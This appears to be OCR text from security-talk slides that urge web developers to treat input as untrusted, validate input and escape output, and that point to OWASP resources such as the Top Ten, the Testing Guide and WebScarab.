

Web apps
are a
WEAK point


Web apps
are a
WEAK point
under
ATTACK


Web apps
are a
WEAK point
under
ATTACK
by
PROFESSIONAL
CRIMINALS



who make
$$$
doing this



INPUT
is
EVIL



INPUT
is
EVIL
until
proven
innocent


VALIDATE
INPUT


VALIDATE
INPUT
ESCAPE
OUTPUT


</refrain>


OWASP .org
Open Web Application
Security Project


Top Ten
Live CD (swag!)
Testing Guide
OWASP .org
Open Web Application Security Project
WebScarab (proxy, pentesting)
Guide

OWASP TOP 10: A9

